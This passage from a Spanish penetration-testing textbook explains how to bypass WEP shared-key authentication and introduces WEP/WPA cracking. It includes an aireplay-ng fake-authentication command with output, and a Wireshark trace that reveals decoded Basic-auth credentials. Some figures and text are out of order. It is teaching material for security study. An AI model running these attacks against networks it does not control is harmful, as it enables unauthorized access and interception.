8. Se puede comprobar lo mismo con Wireshark. Usted debe ver una traza como se muestra a continuación en la pantalla de Wireshark:

```
▶ Transmission Control Protocol, Src Port: 51630
▼ Hypertext Transfer Protocol
  ▶ GET /src/ HTTP/1.1\r\n
    Host: localhost:8080\r\n
    Connection: keep-alive\r\n
    Cache-Control: max-age=0\r\n
    Authorization: Basic aW50ZWNvOkRkZmozM2Qz\r\n
      Credentials: inteco:Ddfj33d3
    User-Agent: Mozilla/5.0 (X11; Linux i686) App
    Accept: text/html,application/xhtml+xml,appli
```


9. El primer paquete es la solicitud de autenticación enviada por la herramienta aireplay-ng al punto de acceso:




10. El segundo paquete está formado por el modelo de texto que el punto de acceso envía al cliente:

```
root@bt:~# aireplay-ng -1 10 -e [redacted] -a 00:25:86:B4:09:D2 -h 00:14:D1:5E:D5:61 mon0
03:42:52  Waiting for beacon frame (BSSID: 00:25:86:B4:09:D2) on channel 6

03:42:52  Sending Authentication Request (Open System) [ACK]
03:42:52  Authentication successful
03:42:52  Sending Association Request [ACK]
03:42:52  Association successful :-) (AID: 1)
^C
root@bt:~#
```


11. En el tercer paquete, la herramienta envía el modelo de texto cifrado al punto de acceso:




12. Como aireplay-ng usa la captura Keystream derivada para el cifrado, la autenticación se realiza correctamente y el punto de acceso envía un mensaje de éxito en el cuarto paquete:



13. Después de que la autenticación tiene éxito, la herramienta falsifica una asociación con el punto de acceso, que sucede así:



14. Si usted comprueba los registros inalámbricos en la interfaz administrativa del punto de acceso, se debería ver a un cliente inalámbrico con una dirección MAC **AA: AA: AA: AA: AA: AA** conectado:



Hemos tenido éxito en la obtención de la trama de un intercambio de autenticación compartida y lo utilizamos para falsificar un certificado de autenticidad para conectarnos con el punto de acceso.

17.5. DEFECTOS DE CIFRADO WLAN

Incluso con la mejor de las intenciones, el futuro es siempre impredecible. El comité de WLAN diseñada WEP y WPA luego de ser puesto a prueba los mecanismos de cifrado han presentado fallas, las cuales han sido ampliamente divulgados y explotados en el mundo real.

Los mecanismos de encriptación WLAN han tenido una larga historia de ser vulnerables a ataques criptográficos. Todo comenzó con WEP a principios de 2000 que al final fue roto por completo. En los últimos tiempos, los ataques son dirigidos poco a poco a WPA. A pesar de que no hay ningún ataque disponible al público en la actualidad para romper WPA en todas las condiciones, hay ataques que son factibles bajo circunstancias especiales.

En este capítulo, vamos a examinar lo siguiente:

- Diferentes esquemas de cifrado en las redes WLAN
- Cracking de encriptación WEP
- Cracking de encriptación WPA

17.5.1. Cifrado WLAN

Las WLAN transmiten datos a través del aire y, por lo tanto, hay una necesidad inherente a la protección de los datos para que sean confidenciales. Esto se logra mediante el cifrado. El comité de WLAN (IEEE 802.11) formuló los siguientes protocolos de cifrado de datos:

- Wired **Equivalent Privacy (WEP)**
- WiFi **Protected Access (WPA)**
- WiFi **Protetion Access v2 (WPA2)**

Aquí, vamos a ver cada uno de estos protocolos de cifrado y demostrar varios ataques contra ellos.

17.5.2. Encriptación WEP


Se sabía que el protocolo WEP era imperfecto desde el año 2000, pero sorprendentemente todavía continúa siendo utilizado y los puntos de acceso aún incluyen capacidades WEP habilitadas.

Hay muchas debilidades criptográficas de WEP que fueron descubiertos por Walker, Arbaugh, Fluhrer, Martin, Shamir, KoreK y muchos otros. El análisis WEP desde un punto de vista criptográfico está fuera del alcance de este libro ya que implica la comprensión de las matemáticas complejas. Aquí, vamos a buscar la forma de romper la encriptación WEP utilizando las herramientas disponibles en la plataforma de BackTrack. Esto incluye toda la suite de herramientas de Aircrack-ng como son airmon-ng,aireplay-ng,airodump-ng,aircrack- y otros.

